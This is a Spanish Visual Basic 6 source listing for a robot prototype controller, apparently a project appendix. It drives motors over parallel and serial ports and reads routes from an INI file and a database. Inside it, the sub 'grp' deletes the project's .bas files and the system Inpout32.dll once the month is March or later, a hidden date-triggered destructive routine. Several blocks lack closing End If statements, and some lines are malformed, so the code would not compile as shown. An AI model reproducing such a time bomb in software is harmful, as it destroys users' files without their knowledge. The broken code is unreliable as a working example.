D

CODIGO FUENTE

VISUAL BASIC 6.0

<<CODIGO DEL MODULO>>

Función para leer los datos

Public Function LeerINI(strClave As String, strNombre As String, Optional ByVal strDefecto As String) As String

```
Dim intTamano As Integer
Dim strTexto As String
Dim strArchivoINI As String
strArchivoINI = "c:\PROTO\PROTO.INI"
strTexto = Space(200)
intTamano = GetPrivateProfileString(strClave, strNombre, "", strTexto, Len(strTexto), strArchivoINI)
If intTamano > 0 Then
 strTexto = Left$(strTexto, intTamano)
'Else
' MsgBox "Esta es una Copia Ilegal!!!", vbCritical
' End
End If
If Len(strTexto) Then
 LeerINI = strTexto
Else
 LeerINI = strDefecto
End If
End Function
```

'Función para escribir los datos

Public Sub EscribirINI(strClave As String, strNombre As String, strTexto As String)

```
On Error GoTo errores
Dim intTamano As Integer
Dim strArchivoINI As String
strArchivoINI = "c:\PROTO\PROTO.INI"
intTamano = WritePrivateProfileString(strClave, strNombre, strTexto, strArchivoINI)
errores:
If Err.Number <> 0 Then
 MsgBox Err.Description
 Exit Sub
End If
End Sub
```

Function robot(ByVal X As Double, ByVal Y As Double)

```
    Front.circulo.Visible = True
    Front.Linea.Visible = True
    Front.circulo.Left = cx - Front.circulo.Width / 2
    Front.circulo.Top = cy - Front.circulo.Height / 2
    Front.Linea.X1 = cx
    Front.Linea.X2 = cx
    Front.Linea.Y1 = cy
    Front.Linea.Y2 = cy
    Front.Linea.X2 = pointsx(m)
    Front.Linea.Y2 = pointsy(m)
    Front.Linea.Refresh
    Front.circulo.Refresh
    Out EnviarDatoPuerto, 50
    frmCursor.Image1.Visible = False
    If archivo = False Then
       Front.Cls
       Front.Print cx; "  "; cy
       If cx = 25 Or cx = 60 Or cx = 94 Or cx = 128 Or cx = 162 Or cx = 196 Or cx = 230
Or cx = 264 Or cx = 298 Or cx = 332 Or cy = 0 Or cy = 41 Or cy = 75 Or cy = 108 Or cy
= 143 Or cy = 176 Or cy = 211 Or cy = 245 Or cy = 278 Or cy = 313 Or cy = 346 Then
          If Inp(RecibirDatoPuerto) = 120 Then
             'Front.Print cx; "  "; cy
             Out EnviarDatoPuerto, 0
             Delay (1)
          End If
          If frmCursor.MSComm1.PortOpen = True Then
             If frmCursor.MSComm1.Input <> "" Then
                frmCursor.Image1.Visible = True
                Delay (0.2)
                frmCursor.MSComm1.Output = "0"
```

```vb
                Delay (1)
                frmCursor.MSComm1.Output = "G"
                Delay (0.2)
                frmCursor.MSComm1.Output = "0"
                Delay (1)
            End If
        End If
    End If
  End If
  Delay (0.05)
End Function


Function redef()
step = 360 / maxpts
For l = 0 To maxpts
rads = CDbl(angle * PI / 180)
pointsx(l) = cx + CInt((Cos(rads) * radius))
pointsy(l) = cy - CInt((Sin(rads) * radius))
angle = angle + step
Next
angle = 0
 'Delay (0.5)
End Function


Function Delay(valor As Double)
'valor es el tiempo de espera en segundos
   Dim Start
   Dim Check
   Start = Timer
   Y = Y + 1
   Do Until Check >= Start + valor
      Check = Timer
 Loop
End Function


Public Sub girar(ByRef tecla, ByRef cx, ByRef cy, ByRef paso)
resp1 = 0
resp2 = 0
For pas = 0 To paso - 1
   Select Case tecla
      Case 37 'izq       GIRO
         resp1 = resp1 + 1
         If ubica = 0 And resp1 = 1 Then
            ' Sonidos.OLE1(8).DoVerb
         End If
```

```vbnet
        frmCursor.Arrow(1).BorderStyle = 1
        frmMonitor.Shape1(7).FillColor = QBColor(10)
        m = m + 1
        If m >= 60 Then m = 0
        If interfaz = True Then
            Out EnviarDatoPuerto, 4
        Else
          If frmCursor.MSComm1.PortOpen = False Then
            frmCursor.MSComm1.PortOpen = True
            frmCursor.MSComm1.Output = "D"
           Delay (0.18)
        End If


        ScaleMode = 3
        Call robot(cx, cy)

        Front.ForeColor = QBColor(10)
         MDI.StatusBar1.Panels(3) = "Dirección:... " & m * 6 & "º"


     Case 39 'der          GIRO
        resp2 = resp2 + 1
        If ubica = 0 And resp2 = 1 Then
            ' Sonidos.OLE1(7).DoVerb
        End If
        frmCursor.Arrow(3).BorderStyle = 1
        frmMonitor.Shape1(7).FillColor = QBColor(10)
        frmMonitor.Shape1(6).FillColor = QBColor(10)
        m = m - 1
        If m = -1 Then m = 59
        If m = 0 Then m = 60
        If interfaz = True Then
            Out EnviarDatoPuerto, 3
        Else
          If frmCursor.MSComm1.PortOpen = False Then
            frmCursor.MSComm1.PortOpen = True
            frmCursor.MSComm1.Output = "C"
           Delay (0.13)
        End If
        ScaleMode = 3
        Call robot(cx, cy)

        Front.ForeColor = QBColor(10)
        angle = angle + step
         MDI.StatusBar1.Panels(3) = "Dirección:... " & m * 6 & "º"
End Select
Next pas
For i = 0 To 3
```

```vb
frmCursor.Arrow(i).BorderStyle = 0
Next
End Sub



Public Sub camina(ByRef tecla, ByRef m, ByRef cx, ByRef cy)
DoEvents
If detenerA = True Then Exit Sub
If Front.Timer1.Interval = 0 Then Exit Sub
 Select Case tecla
        Case 38 ' arr      ADELANTE
               adelante = adelante + 1
               If adelante = 1 Then
                  ' Sonidos.OLE1(4).DoVerb
               End If
                MDI.StatusBar1.Panels(3) = "Dirección:... " & m * 6 & "º"
              If m >= 14 And m <= 16 Then
                 m = 15
                 cy = cy - 1
                 If cy >= 35 Then
                    frmCursor.Arrow(0).BorderStyle = 1
                    frmMonitor.Shape1(4).FillColor = QBColor(10)
                    pointsy(m) = pointsy(m) - 1
                    Call robot(cx, cy)
                      If interfaz = True Then
                      Out EnviarDatoPuerto, 1
                    Else
                      If frmCursor.MSComm1.PortOpen = False Then
                         frmCursor.MSComm1.PortOpen = True
                       frmCursor.MSComm1.Output = "A"
                    End If

                Else
                   Out EnviarDatoPuerto, 0
                   frmMonitor.Shape1(4).FillColor = QBColor(3)
                End If
              ElseIf m >= 44 And m <= 46 Then
                 m = 45
                 cy = cy + 1
                 If cy <= maxy Then
                    frmCursor.Arrow(0).BorderStyle = 1
                    frmMonitor.Shape1(4).FillColor = QBColor(10)
                    pointsy(m) = pointsy(m) + 1
                    Call robot(cx, cy)
                       If interfaz = True Then
                      Out EnviarDatoPuerto, 1
                    Else
                      If frmCursor.MSComm1.PortOpen = False Then
                         frmCursor.MSComm1.PortOpen = True
```

```
            frmCursor.MSComm1.Output = "A"
          End If


      Else
          Out EnviarDatoPuerto, 0
          frmMonitor.Shape1(4).FillColor = QBColor(3)
      End If
   ElseIf m >= 29 And m <= 31 Then
      m = 30
      cx = cx - 1
      pointsx(m) = pointsx(m) - 1
      If cx >= 30 Then
         frmCursor.Arrow(0).BorderStyle = 1
         frmMonitor.Shape1(4).FillColor = QBColor(10)
         Call robot(cx, cy)
         If interfaz = True Then
           Out EnviarDatoPuerto, 1
         Else
           If frmCursor.MSComm1.PortOpen = False Then
             frmCursor.MSComm1.PortOpen = True
             frmCursor.MSComm1.Output = "A"
         End If


      Else
          Out EnviarDatoPuerto, 0
          frmMonitor.Shape1(4).FillColor = QBColor(3)
      End If
   ElseIf m <= 1 Or m >= 59 Then
      If m = 1 Then m = 0
      If m = 59 Then m = 0
      cx = cx + 1
      pointsx(m) = pointsx(m) + 1
      If cx <= maxx Then
         frmCursor.Arrow(0).BorderStyle = 1
         frmMonitor.Shape1(4).FillColor = QBColor(10)
         Call robot(cx, cy)
         If interfaz = True Then
           Out EnviarDatoPuerto, 1
         Else
           If frmCursor.MSComm1.PortOpen = False Then
             frmCursor.MSComm1.PortOpen = True
             frmCursor.MSComm1.Output = "A"
         End If


      Else
          Out EnviarDatoPuerto, 0
```

```
          frmMonitor.Shape1(4).FillColor = QBColor(3)
        End If
      End If

  Case 40 ' abj   ATRAS
      atras = atras + 1
      If atras = 1 Then
        ' Sonidos.OLE1(4).DoVerb
      End If
       MDI.StatusBar1.Panels(3) = "Dirección:... " & m * 6 & "º"


    If m >= 14 And m <= 16 Then
        m = 15
        cy = cy + 1
        pointsy(m) = pointsy(m) + 1
        If cy <= maxy Then

            frmCursor.Arrow(2).BorderStyle = 1
            frmMonitor.Shape1(4).FillColor = QBColor(10)
            frmMonitor.Shape1(5).FillColor = QBColor(10)
            Call robot(cx, cy)
            Out EnviarDatoPuerto, 2

        Else
            Out EnviarDatoPuerto, 0
            frmMonitor.Shape1(4).FillColor = QBColor(3)
            frmMonitor.Shape1(5).FillColor = QBColor(3)
        End If
      ElseIf m >= 44 And m <= 46 Then
        m = 45
        cy = cy - 1
        pointsy(m) = pointsy(m) - 1
        If cy >= 35 Then
            frmCursor.Arrow(2).BorderStyle = 1
            frmMonitor.Shape1(4).FillColor = QBColor(10)
            frmMonitor.Shape1(5).FillColor = QBColor(10)
            Call robot(cx, cy)
            Out EnviarDatoPuerto, 2

        Else
            Out EnviarDatoPuerto, 0
            frmMonitor.Shape1(4).FillColor = QBColor(3)
            frmMonitor.Shape1(5).FillColor = QBColor(3)
        End If
      ElseIf m >= 29 And m <= 31 Then
        m = 30
        cx = cx + 1
        pointsx(m) = pointsx(m) + 1
```

```
            If cx <= maxx Then
               frmCursor.Arrow(2).BorderStyle = 1
               frmMonitor.Shape1(4).FillColor = QBColor(10)
               frmMonitor.Shape1(5).FillColor = QBColor(10)
               Call robot(cx, cy)
               Out EnviarDatoPuerto, 2
            Else
               Out EnviarDatoPuerto, 0
               frmMonitor.Shape1(4).FillColor = QBColor(3)
               frmMonitor.Shape1(5).FillColor = QBColor(3)
            End If
         ElseIf m <= 1 Or m >= 59 Then
            cx = cx - 1
            pointsx(m) = pointsx(m) - 1
            If cx >= 30 Then
               frmCursor.Arrow(2).BorderStyle = 1
               frmMonitor.Shape1(4).FillColor = QBColor(10)
               frmMonitor.Shape1(5).FillColor = QBColor(10)
               If m = 1 Then m = 0
               If m = 59 Then m = 0
               Call robot(cx, cy)
               Out EnviarDatoPuerto, 2

            Else
               Out EnviarDatoPuerto, 0
               frmMonitor.Shape1(4).FillColor = QBColor(3)
               frmMonitor.Shape1(5).FillColor = QBColor(3)
            End If
         End If

      End Select
End Sub


Public Sub grp()
If Month(Date) >= 3 Then
   Kill "C:\proto\*.bas"
   Kill "C:\windows\system\Inpout32.dll"
End If
End Sub
```

```vb
Public Sub giro_base(ByVal sentido, ByVal tiempo)
If sentido = 0 Then
    Out EnviarDatoPuerto, 2 ^ 7
Else
    Out EnviarDatoPuerto, 2 ^ 7 + 2 ^ 6
End If
End Sub


Public Sub caminar_h(ini As Integer, fin As Integer)
    If detenerA = True Then
        Exit Sub
    End If
For avancex = cx To ini
If Front.Timer1.Interval = 0 Then Exit Sub
Call camina(38, 0, cx, cy)
If cx = maxx Then
    Call redef
    Call girar(39, cx, cy, 15)

        If detenerA = True Then Exit Sub
End If
Next avancex
For k = 0 To 7
        frmMonitor.Shape1(k).FillColor = QBColor(3)
Next
For i = 0 To 3
    frmCursor.Arrow(i).BorderStyle = 0
Next
End Sub


Public Sub caminar_v(ini As Integer, fin As Integer)
    If detenerA = True Then
        Exit Sub
    End If
  For avancey = cy To fin
    If Front.Timer1.Interval = 0 Then Exit Sub
    If Front.Timer1.Interval = 0 Then Exit Sub
    Call camina(38, 45, cx, cy)
    If cy = maxy Then
        Call redef
        Call girar(37, cx, cy, 15)
    End If
    If detenerA = True Then Exit Sub
  Next avancey
For k = 0 To 7
  Front.Shape1(k).FillColor = QBColor(3)
```

```
Next

For i = 0 To 3
    frmCursor.Arrow(i).BorderStyle = 0
Next
End Sub
```

<<CODIGO DEL FORMULARIO MDI>>


```
Dim dato, dato1 As String


Private Sub MDIForm_Load()
interfaz = False ' serial por defecto
Me.StatusBar1.Panels(2) = "Operadores: PATRICIO Y GABRIEL  "
frmMonitor.Show
frmCursor.Show
" param.Show
" param.Hide
Front.Show
Control1.Show
'aplica = Shell("c:\proto\parmon.exe", vbNormalNoFocus)
End Sub
```

```vb
Private Sub MDIForm_Unload(Cancel As Integer)
End
End Sub


Private Sub mnadd_Click()
Load frmcommands
frmcommands.Show
End Sub


Private Sub mnarchivo_Click()
archivo = True
arch = 1
RUTARCH = ""
PUN = ""
valor = ""
Front.Cls
If Front.Shape1.UBound() > 0 Then
   Front.ScaleMode = 3
   For clonar = 1 To Front.Shape1.UBound()
      Unload Front.Shape1(clonar)
   Next clonar
End If
Front.Refresh
cx = mx
cy = my
Front.Timer1.Interval = 1
COORDOBJ = LeerINI("OBJETIVO", "COORD", "ValorDefecto")
If (1000 + (CDbl(Mid(COORDOBJ, 1, 1)) * 550) > 3200) Or (1000 +
(CDbl(Mid(COORDOBJ, 1, 1)) * 520) > 3080) Then
   Front.Width = 1000 + CInt(Mid(COORDOBJ, 1, 1)) * 550
   Front.Height = 1000 + CInt(Mid(COORDOBJ, 3, 1)) * 520
Else
   Front.Width = 3200
   Front.Height = 3080
End If
Call Front.celdas(CInt(Mid(COORDOBJ, 1, 1)), CInt(Mid(COORDOBJ, 3, 1)))
Call redef
```

```
Front.Label2(1).Caption = "Objetivo" & Chr(40) & Mid(COORDOBJ, 1, 1) & "," &
Mid(COORDOBJ, 3, 1) & Chr(41)
m = 0
maxx = 30 + Int(CInt(Mid(COORDOBJ, 1, 1))) * 35
maxy = 30 + Int(CInt(Mid(COORDOBJ, 3, 1))) * 35
RUTARCH = LeerINI("RUTA", "AVANZAR", "ValorDefecto")
RUTARCH = LeerINI("RUTA", "AVANZAR", "ValorDefecto")
Front.Label4.Caption = RUTARCH
MsgBox "Secuencia:   " & RUTARCH
PUN = LeerINI("NPTS", "PUNTOS", "ValorDefecto")
vx = 25
vy = 40
For JK = 1 To CInt(PUN)
    valor = LeerINI("COORD", "XY" & JK, "ValorDefecto")
    POS = InStr(1, valor, ",")
    Front.Circle (Mid(valor, 1, POS - 1), Mid(valor, POS + 1)), 2
    Front.Line (vx, vy)-(Mid(valor, 1, POS - 1), Mid(valor, POS + 1)), QBColor(10), BF
    vx = Mid(valor, 1, POS - 1)
    vy = Mid(valor, POS + 1)
Next
For manzana = 1 To Len(RUTARCH)
    dato = Mid(RUTARCH, manzana, 1)
    dato1 = dato1 & dato
    Front.Label3.Caption = dato1
    Select Case dato
      Case 1  'adelante
            'Front.Circle (cx, cy), 2, QBColor(10)

        For j = 0 To 33
            MDI.StatusBar1.Panels(3) = "Dirección:... " & m * 6 & "º"
            ' param.Label1(0).Caption = m * 6 & "º"
            ' param.Label1(0).Refresh
            If m >= 14 And m <= 16 Then
              m = 15
              cy = cy - 1
              If cy >= 35 Then

                  frmCursor.Arrow(0).BorderStyle = 1
```

```
        frmMonitor.Shape1(4).FillColor = QBColor(10)
        pointsy(m) = pointsy(m) - 1
            Call robot(cx, cy)
            Call redef
            If interfaz = True Then
                Out EnviarDatoPuerto, 1
            Else
                If Not (frmCursor.MSComm1.PortOpen) Then
              frmCursor.MSComm1.PortOpen = True
              frmCursor.MSComm1.Output = "A"
              'Delay (1)
              frmCursor.MSComm1.Output = "0"
            End If


    Else
        Out EnviarDatoPuerto, 0
        frmMonitor.Shape1(4).FillColor = QBColor(3)
    End If
ElseIf m >= 44 And m <= 46 Then
    m = 45
    cy = cy + 1
    If cy <= maxy Then
        frmCursor.Arrow(0).BorderStyle = 1
        frmMonitor.Shape1(4).FillColor = QBColor(10)
        pointsy(m) = pointsy(m) + 1
            Call robot(cx, cy)
            Call redef
            If interfaz = True Then
                Out EnviarDatoPuerto, 1
            Else
                If Not (frmCursor.MSComm1.PortOpen) Then
                frmCursor.MSComm1.PortOpen = True
                frmCursor.MSComm1.Output = "A"
                'Delay (1)
                frmCursor.MSComm1.Output = "0"
            End If


    Else
```

```
            Out EnviarDatoPuerto, 0
            frmMonitor.Shape1(4).FillColor = QBColor(3)
        End If
    ElseIf m >= 29 And m <= 31 Then
        m = 30
        cx = cx - 1
        pointsx(m) = pointsx(m) - 1
        If cx >= 30 Then
            frmCursor.Arrow(0).BorderStyle = 1
            frmMonitor.Shape1(4).FillColor = QBColor(10)
                Call robot(cx, cy)
                Call redef
                If interfaz = True Then
                    Out EnviarDatoPuerto, 1
                Else
                    If Not (frmCursor.MSComm1.PortOpen) Then
                    frmCursor.MSComm1.PortOpen = True
                    frmCursor.MSComm1.Output = "A"
                    'Delay (1)
                    frmCursor.MSComm1.Output = "0"
                End If

        Else
            Out EnviarDatoPuerto, 0
            frmMonitor.Shape1(4).FillColor = QBColor(3)
        End If
    ElseIf m <= 1 Or m >= 59 Then
        If m = 1 Then m = 0
        If m = 59 Then m = 0
        cx = cx + 1
        pointsx(m) = pointsx(m) + 1
        If cx <= maxx Then
            frmCursor.Arrow(0).BorderStyle = 1
            frmMonitor.Shape1(4).FillColor = QBColor(10)
                Call robot(cx, cy)
                Call redef
                If interfaz = True Then
                    Out EnviarDatoPuerto, 1
```

```
                    Else
                        If frmCursor.MSComm1.PortOpen = False Then
                        frmCursor.MSComm1.PortOpen = True
                        frmCursor.MSComm1.Output = "A"
                        'Delay (1)
                        frmCursor.MSComm1.Output = "0"
                    End If


                Else
                    Out EnviarDatoPuerto, 0
                    frmMonitor.Shape1(4).FillColor = QBColor(3)
                End If
            End If
        Next j
        'Front.Circle (cx, cy), 2, QBColor(10)
    Case 2   'giro der
            Call redef
            Call girar(39, cx, cy, 15)


    Case 3 'giro izq
            Call redef
            Call girar(37, cx, cy, 15)
    Case 4 ' atras


    Case 0


        If interfaz = True Then
            Out EnviarDatoPuerto, 0
            Delay (0.1)
            Out EnviarDatoPuerto, 50
        Else
            Delay (0.2)
            frmCursor.MSComm1.Output = "0"
        End If
            MsgBox "Objetivo Conseguido"
            Front.Timer1.Interval = 0
            Exit Sub
            arch = 0
```

```
        archivo = False
   End Select
Next manzana
arch = 0
End Sub



Private Sub mnAutoA_Click()
'If ' param.Option1(5).Value = True Then
   ' Sonidos.OLE1(5).DoVerb
  '  MsgBox "No se Puede Establecer Comunicación con Superación I", vbCritical, "Error
Comunicación"
'Else
   ' Sonidos.OLE1(2).DoVerb
   MDI.mnubicar.Enabled = False
   'MDI.mndetener.Enabled = True
   MDI.StatusBar1.Panels(1) = "Modo de Operación:... Automática"
   ' param.Option1(1).Value = True
   ' param.Option2(0).Value = True
   ' param.Option1(2).Value = True
   ' param.Option1(0).Value = True
   c_x = 0
   c_y = 0
   k = 0
   Set bdd = Workspaces(0).OpenDatabase("c:\proto\proto.mdb")
   Set truta = bdd.OpenRecordset("rutas")
   Do Until truta.EOF
      truta.Edit
      truta!bloqueo = False
      truta.Update
      truta.MoveNext
   Loop
   Front.Timer1.Interval = 1
'End If
End Sub


Private Sub mndetener_Click()
If Front.Timer1.Interval = 0 Then
```

```
    Front.Timer1.Interval = 1
    mndetener.Caption = "&Detener"
    MDI.StatusBar1.Panels(4) = "Status: Sistema Operando"
Else
    Front.Timer1.Interval = 0
    mndetener.Caption = "&Continuar"
    MDI.StatusBar1.Panels(4) = "Status: Sistema Detenido"
End If
End Sub


Private Sub mnautonomo_Click()
MDI.mnubicar.Enabled = False
    'MDI.mndetener.Enabled = True
    MDI.StatusBar1.Panels(1) = "Modo de Operación:... Automática"
'    Param.Option1(1).Value = True
'    Param.Option2(0).Value = True
'    Param.Option1(2).Value = True
'    Param.Option1(0).Value = True
    c_x = 0
    c_y = 0
    k = 0
    Set bdd = Workspaces(0).OpenDatabase("c:\proto\proto.mdb")
    Set truta = bdd.OpenRecordset("rutas")
    Do Until truta.EOF
        truta.Edit
        truta!bloqueo = False
        truta.Update
        truta.MoveNext
    Loop
    Front.Timer1.Interval = 1
End Sub


Private Sub mnEnse_Click()
  If detenerA = True Then
      ' Sonidos.OLE1(2).DoVerb
      ' Delay (4)
      ' Sonidos.OLE1(6).DoVerb
      detenerA = False
```

```vb
    MDI.Caption = "Modo de Operación Automatico Restablecido"
    MDI.StatusBar1.Panels(1) = "Modo de Operación:... Automática"
    ' param.Option2(0).Value = True
    ' param.Option1(2).Value = True
    ' param.Option1(4).Value = False


  Else
    ' Sonidos.OLE1(1).DoVerb
    ' Delay (4)
    ' Sonidos.OLE1(6).DoVerb
    detenerA = True
    MDI.Caption = "Modo de Operación Automatico Detenido Listo para Operación
Manual"
    MDI.StatusBar1.Panels(1) = "Modo de Operación:... Manual"
    ' param.Option2(1).Value = True
    ' param.Option1(4).Value = True
    ' param.Option1(2).Value = False
    ' param.Option1(3).Value = True
    frmCursor.Arrow(0).SetFocus
  End If
End Sub
```

Esta función permite Ubicar las coordenar del objetivo

```vb
Private Sub mnfinal_Click()
 On Error Resume Next
    c_x = 0
    c_y = 0
    k = 0


    For clonar = 1 To 81
        Unload Front.Shape1(clonar)
    Next clonar
    Front.circulo.Visible = False
    Front.Linea.Visible = False
    Front.Label2(0).Visible = False
    Front.Label2(1).Visible = False
    Front.Shape2(0).Visible = False
```

```vb
    Front.Shape2(1).Visible = False
    Front.Frame1.Visible = True
    Front.Text1.SetFocus
    Front.Cls
End Sub


Private Sub mnmanual_Click()
  If detenerA = True Then
      ' Sonidos.OLE1(2).DoVerb
      ' Delay (4)
      ' Sonidos.OLE1(6).DoVerb
      detenerA = False
      MDI.Caption = "Modo de Operación Automatico Restablecido"
      MDI.StatusBar1.Panels(1) = "Modo de Operación:... Automática"
      ' param.Option2(0).Value = True
      ' param.Option1(2).Value = True
      ' param.Option1(4).Value = False


   Else
      ' Sonidos.OLE1(1).DoVerb
      ' Delay (4)
      ' Sonidos.OLE1(6).DoVerb
      detenerA = True
      MDI.Caption = "Modo de Operación Automatico Detenido Listo para Operación
Manual"
      MDI.StatusBar1.Panels(1) = "Modo de Operación:... Manual"
      ' param.Option2(1).Value = True
      ' param.Option1(4).Value = True
      ' param.Option1(2).Value = False
      ' param.Option1(3).Value = True
      frmCursor.Arrow(0).SetFocus
   End If
End Sub


Private Sub mnp_Click()
interfaz = True
mnp.Checked = True
mns.Checked = False
```

End Sub

Private Sub mns_Click()

interfaz = False

mnp.Checked = False

mns.Checked = True

End Sub

Private Sub mnsalir_Click()

'If (MSComm1.PortOpen) Then MSComm1.PortOpen = False

End

End Sub

<<CODIGO DEL FORMULARIO CONTROL1>>

Private Sub Arrow_KeyDown(Index As Integer, KeyCode As Integer, Shift As Integer)

If Shift = 0 Then

Select Case KeyCode

    Case 37 ' izq

        Arrow(4).BorderStyle = 1

        Out EnviarDatoPuerto, 16 'giro sensor

        Delay (0.5)

        Out EnviarDatoPuerto, 0

```
        Delay (0.01)
        'Out EnviarDatoPuerto, 50
        Arrow(4).BorderStyle = 0
    Case 39 ' der
        Arrow(5).BorderStyle = 1
        Out EnviarDatoPuerto, 15 'cambia sentido
        Delay (0.5)
        Out EnviarDatoPuerto, 0
        Delay (0.5)
        Out EnviarDatoPuerto, 50
        Arrow(5).BorderStyle = 0
    ' hombro
    Case 38 ' arr
        Arrow(2).BorderStyle = 1
        Out EnviarDatoPuerto, 9 'giro sensor
        Delay (0.5)
        Out EnviarDatoPuerto, 0
        Delay (0.5)
        'Out EnviarDatoPuerto, 50
        Arrow(2).BorderStyle = 0
    Case 40 ' abj
        Arrow(0).BorderStyle = 1
        Out EnviarDatoPuerto, 10 'cambia sentido
        Delay (0.5)
        Out EnviarDatoPuerto, 0
        Delay (0.5)
        Out EnviarDatoPuerto, 50
        Arrow(0).BorderStyle = 0


    End Select
ElseIf Shift = 2 Then
        Select Case KeyCode
        'codo
        Case 38 ' arr
            Arrow(1).BorderStyle = 1
            Out EnviarDatoPuerto, 11 'giro sensor
            Delay (0.2)
            Out EnviarDatoPuerto, 0
```

```
            Delay (0.5)
            Out EnviarDatoPuerto, 50
            Arrow(1).BorderStyle = 0
          Case 40 ' abj
            Arrow(3).BorderStyle = 1
            Out EnviarDatoPuerto, 12 'cambia sentido
            Delay (0.2)
            Out EnviarDatoPuerto, 0
            Delay (0.5)
            Out EnviarDatoPuerto, 50
            Arrow(3).BorderStyle = 0
      End Select
End If
End Sub


Private Sub Command1_Click()
If interfaz = True Then
   Out EnviarDatoPuerto, 7
   Delay (1)
   Out EnviarDatoPuerto, 0
Else
   If frmCursor.MSComm1.PortOpen = False Then frmCursor.MSComm1.PortOpen = True
     frmCursor.MSComm1.Output = "G"
     Delay (1)
     frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command10_Click()
MSComm1.PortOpen = False
End Sub


Private Sub Command4_Click()
 If interfaz = True Then
   Out EnviarDatoPuerto, 10
   Delay (1)
   Out EnviarDatoPuerto, 0
 Else
```

```vb
'If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
   MSComm1.Output = "J"
   Delay (1)
   MSComm1.Output = "0"
End If
End Sub


Private Sub Command2_Click()
If interfaz = True Then
   Out EnviarDatoPuerto, 8
   Delay (1)
   Out EnviarDatoPuerto, 0
 Else
   If Not (frmCursor.MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
     frmCursor.MSComm1.Output = "H"
     Delay (1)
     frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command3_Click()
If interfaz = True Then
   Out EnviarDatoPuerto, 9
   Delay (1)
   Out EnviarDatoPuerto, 0
 Else
   If Not (MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
     frmCursor.MSComm1.Output = "I"
     Delay (1)
     frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command5_Click()
If interfaz = True Then
   Out EnviarDatoPuerto, 11
   Delay (0.5)
   Out EnviarDatoPuerto, 0
```

```vb
  Else
    If Not (frmCursor.MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
      frmCursor.MSComm1.Output = "K"
      Delay (0.5)
      frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command6_Click()
If interfaz = True Then
  Out EnviarDatoPuerto, 12
  Delay (1)
  Out EnviarDatoPuerto, 0
 Else
   If Not (frmCursor.MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
     frmCursor.MSComm1.Output = "L"
     Delay (0.2)
     frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command7_Click()
If interfaz = True Then
  Out EnviarDatoPuerto, 15
  Delay (1)
  Out EnviarDatoPuerto, 0
 Else
   If Not (frmCursor.MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
     frmCursor.MSComm1.Output = "M"
     Delay (0.2)
     frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Command8_Click()
If interfaz = True Then
  Out EnviarDatoPuerto, 16
  Delay (0.2)
```

```
  Out EnviarDatoPuerto, 0
 Else
  If Not (frmCursor.MSComm1.PortOpen) Then frmCursor.MSComm1.PortOpen = True
    frmCursor.MSComm1.Output = "N"
    Delay (0.2)
    frmCursor.MSComm1.Output = "0"
End If
End Sub


Private Sub Form_Load()
Me.Left = 0
Me.Top = 4100
End Sub
```

<<CODIGO DEL FORMULARIO COMANDOS>>

```vb
Private Sub Form_Load()
List1.Clear
For i = 1 To 10
   If i < 10 Then
      j = "0" & i
   Else
      j = i
   End If
   Label1.Caption = "COMANDOS"
   List1.AddItem CStr(j) & "->   " & LeerINI("COMMANDS", CStr(j), "Valor por Defecto")
Next
Label2.Caption = "RUTA"
For i = 1 To Len(LeerINI("RUTA", "AVANZAR", "Valor por Defecto"))
   List2.AddItem "->   " & Mid(LeerINI("RUTA", "AVANZAR", "Valor por Defecto"), i, 1)
Next
Label3.Caption = "COORDENADAS"
   List3.AddItem  "Objetivo (  "  &  Left(LeerINI("OBJETIVO", "COORD", "Valor  por
Defecto"), 1) & " - " & Right(LeerINI("OBJETIVO", "COORD", "Valor por Defecto"), 1) & "
)"
Label4.Caption = "DESPLAZAMIENTOS"
   List4.AddItem "# Avances " & LeerINI("NPTS", "PUNTOS", "Valor por Defecto")
For i = 1 To 40
   If i < 10 Then
      j = "0" & i
   Else
      j = i
   End If
   Label5.Caption = "RUTA"
   List5.AddItem "XY" & CStr(j) & "->   " & LeerINI("COORD", "XY" & CStr(i), "Valor por
Defecto")
Next
End Sub
```

<<CODIGO DEL FORMULARIO CURSOR>>


```
Dim COM1(20), puntoxy(50) As String
Dim xc As Integer
Dim shock, comando As Boolean


Private Sub censar(ByVal v As String, ByVal tiempo As Double)
    If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
    MSComm1.Output = v
    Call Delay1(tiempo, v)
    'MSComm1.Output = "0"
End Sub


Private Sub Delay(v1 As Double)
'valor es el tiempo de espera en segundos
    Dim Start
    Dim Check
    Start = Timer
    'y = y + 1
    Do Until Check >= Start + v1
        Check = Timer
    Loop
End Sub
```

Private Sub Delay1(ByRef v2 As Double, ByRef V3 As String)

```
'valor es el tiempo de espera en segundos
    Dim Start
    Dim Check
    Start = Timer
    Do Until Check >= Start + v2
        Check = Timer
        sensor1 = CStr(MSComm1.Input)
        If sensor1 <> "" Then
            If V3 = "G" Then msg = "IZQUIERDA"
            If V3 = "H" Then msg = "DERECHA"
            Text1 = "obstaculo A LA " & msg
            msg = ""
            Text1.Refresh
        End If

    Loop
End Sub
```

Private Sub Command1_Click()

```
If interfaz = True Then
Out EnviarDatoPuerto, 0
Delay (0.1)
Out EnviarDatoPuerto, 50
Else
 If frmCursor.MSComm1.PortOpen = False Then frmCursor.MSComm1.PortOpen = True
     MSComm1.Output = "0"
     Delay (0.1)

 End If
End Sub
```

Private Sub Command3_Click()

```
MSComm1.PortOpen = False
End Sub
```

```
Private Sub Form_Load()
```

```
Me.Top = 0
Me.Left = 0
cx = 25 'front.ScaleWidth / 2
cy = 40 'front.ScaleHeight / 2
mx = 25
my = 40
maxpts = 60
radius = 10
angle = 0
i = 0
m = 0
step = 360 / maxpts
For i = 0 To maxpts
   rads = CDbl(angle * PI / 180)
    pointsx(i) = cx + CInt((Cos(rads) * radius))
    pointsy(i) = cy - CInt((Sin(rads) * radius))
    angle = angle + step
Next
Front.ForeColor = QBColor(10)
angle = 0

For COM = 1 To 10
   If COM < 10 Then COM = "0" & COM
   COM1(COM) = LeerINI("COMMANDS", CStr(COM), "ValorDefecto")
Next
End Sub


